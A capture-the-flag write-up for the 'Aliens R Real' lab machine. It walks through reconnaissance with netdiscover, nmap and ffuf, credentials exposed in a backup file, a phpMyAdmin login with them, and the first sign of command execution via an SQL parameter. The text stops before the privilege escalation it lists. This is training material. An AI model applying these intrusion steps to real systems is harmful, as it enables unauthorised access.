

CTF Write-Up: Aliens R Real

Author: Alex Shudrya

Date: December 4th, 2025

CTF: Aliens R Real — Privilege Escalation Challenge

Table of Contents

Overview	3
Target Machine Set Up	4
Section – 1 Reconnaissance	5
Section – 2 Vulnerability Assessment.....	7
Section – 3 Exploitation.....	11
Section – 4 Privilege Escalation.....	15
Section – 5 Summary	21
Section – 6 Resources	22

Overview

This Write-up shows how to gain root access to a target machine (Aliens R Real) through methodology of: Reconnaissance, Scanning, Gaining access and elevating that access to reach our target file.

Target Machine Set Up

Before starting, I had to make sure my VM settings weren't too exaggerated, as well as see if It's connected to the correct internal network adapter.




Figure 1. VM Settings

Section – 1 | Reconnaissance

I began the project first by finding an ip address of my target machine using netdiscover.

Netdiscover allows us to see what devices we have on the network by sending out ARP packets. In this situation I knew that the last Ip address would be my target machine.

```
netdiscover -r 192.168.2.196
```




Figure 2. Target machine discovery

Following that, I used a command-line tool called Nmap that allows me to see what open ports, and which services my target machine is running. This allows to further on find exploits and vulnerabilities on the system. In this scenario I had an Apache server running on ports 80, and 9000, as well as port 22 SSH.

```
nmap -A -T4 -p- 192.168.2.169
```

Explanation:

- -A = Allows for OS and Services detection.
- -T4 = speed at which that scan is running.
- -p- = requires to scan all 65,535 ports.

```

kali@kali: ~
$ nmap -A -T4 -p- 192.168.2.169
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-02 19:58 EST
Nmap scan report for hacksudo.example.com (192.168.2.169)
Host is up (0.00078s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 31:d8:56:f4:cf:8b:09:e8:a1:5e:2e:dd:ac:08:6b:dd (RSA)
|   256  cd:65:ec:9e:d0:2c:6b:4e:02:40:c3:fd:01:5d:d1:87 (ECDSA)
|_  256  03:00:28:0e:0b:da:12:68:c3:c5:45:ab:bb:92:92:fa (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Hacksudo Alien?
9000/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: phpMyAdmin
|_ http-robots.txt: 1 disallowed entry
|_/
MAC Address: 00:15:5D:40:A9:14 (Microsoft)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.78 ms  hacksudo.example.com (192.168.2.169)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.47 seconds

kali@kali: ~
$

```

Figure 3. Nmap scan

Section – 2 | Vulnerability Assessment

First of, I opened Apache webpage at port 80, and discovered “Aliens R Real” page. After skimming through it and looking at page source I couldn’t find anything valuable. So I ran a tool called ffuf.

`http://192.168.2.169:80`





Figure 4. Apache server presenting "Aliens R Real" page.



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)~  
$ ffuf -u http://192.168.2.169/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt  
  
v2.1.0-dev  
  
:: Method : GET  
:: URL : http://192.168.2.169/FUZZ  
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
  
backup [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 1ms]  
.htaccess [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 249ms]  
.hta [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 515ms]  
favicon.ico [Status: 200, Size: 17726, Words: 59, Lines: 7, Duration: 0ms]  
images [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 0ms]  
index.html [Status: 200, Size: 2225, Words: 595, Lines: 66, Duration: 0ms]  
.htpasswd [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 737ms]  
server-status [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 0ms]  
:: Progress: [4746/4746] :: Job [1/1] :: 48 req/sec :: Duration: [0:00:05] :: Errors: 0 ::  
  
(kali@kali)~  
$
```

8





Figure 6. Backup directory that should not be displayed for public view.


 A screenshot of a terminal window titled "*/Downloads/mysql.bak - Mousepad". The window shows a shell script for backing up a MySQL database. Lines 10 and 11, "user='vishal'" and "password='hacksudo'", are highlighted with a red box. The script includes comments for specifying the database, website, credentials, retention period, backup location, and permissions. It uses 'mysqldump' to create a backup and 'find' to delete old backups. The terminal interface includes a menu bar (File, Edit, Search, View, Document, Help), a toolbar with icons for file operations, and a status bar at the bottom showing the time as 5:59 PM on 12/3/2025.


```

1 #!/bin/bash
2
3 # Specify which database is to be backed up
4 db_name=""
5
6 # Set the website which this database relates to
7 website="localhost"
8
9 # Database credentials
10 user="vishal"
11 password="hacksudo"
12 host="localhost"
13
14 # How many days would you like to keep files for?
15 days="30"
16
17 #####
18 ##### EDITING BELOW MAY CAUSE UNEXPECTED RESULTS #####
19 #####
20
21 # Set the date
22 date=$(date +%Y%m%d-%H%M")
23
24 # Set the location of where backups will be stored
25 backup_location="/var/backups/mysql"
26
27 # Create the directory for the website if it doesn't already exist
28 mkdir -p ${backup_location}/${website}
29 # Append the database name with the date to the backup location
30 backup_full_name="${backup_location}/${website}/${db_name}-${date}.sql"
31
32 # Set default file permissions
33 umask 177
34
35 # Dump database into SQL file
36 mysqldump --lock-tables --user=$user --password=$password --host=$host $db_name > $backup_full_name
37
38 # Set a value to be used to find all backups with the same name
39 find_backup_name="${backup_location}/${website}/${db_name}/*.sql"
40 # Delete files older than the number of days defined
41 find $find_backup_name -mtime +$days -type f -delete
  
```

Figure 7. Credentials that were found in one of the files from Backup directory.

It is important to note that this is a near critical mistake that is very easy to fix. Organizations shouldn't upload any sensitive information to public websites without proper management as it can lead to unauthorized system access.

Section – 3 | Exploitation

While I couldn't find a log in page on the main site, I remembered that I haven't checked out an Apache page on port 9000. I was brought to a login page where I typed in the username and password I got earlier, and that way I gained access to their website management console.




Figure 8. Exploring Apache server management console.

Found an SQL parameter which I could modify myself and see if the target machine responds to it. And the machine gave a response when I requested a following Linux command:

whoami (it shows the username of the account that is being used on the target machine at the current time)

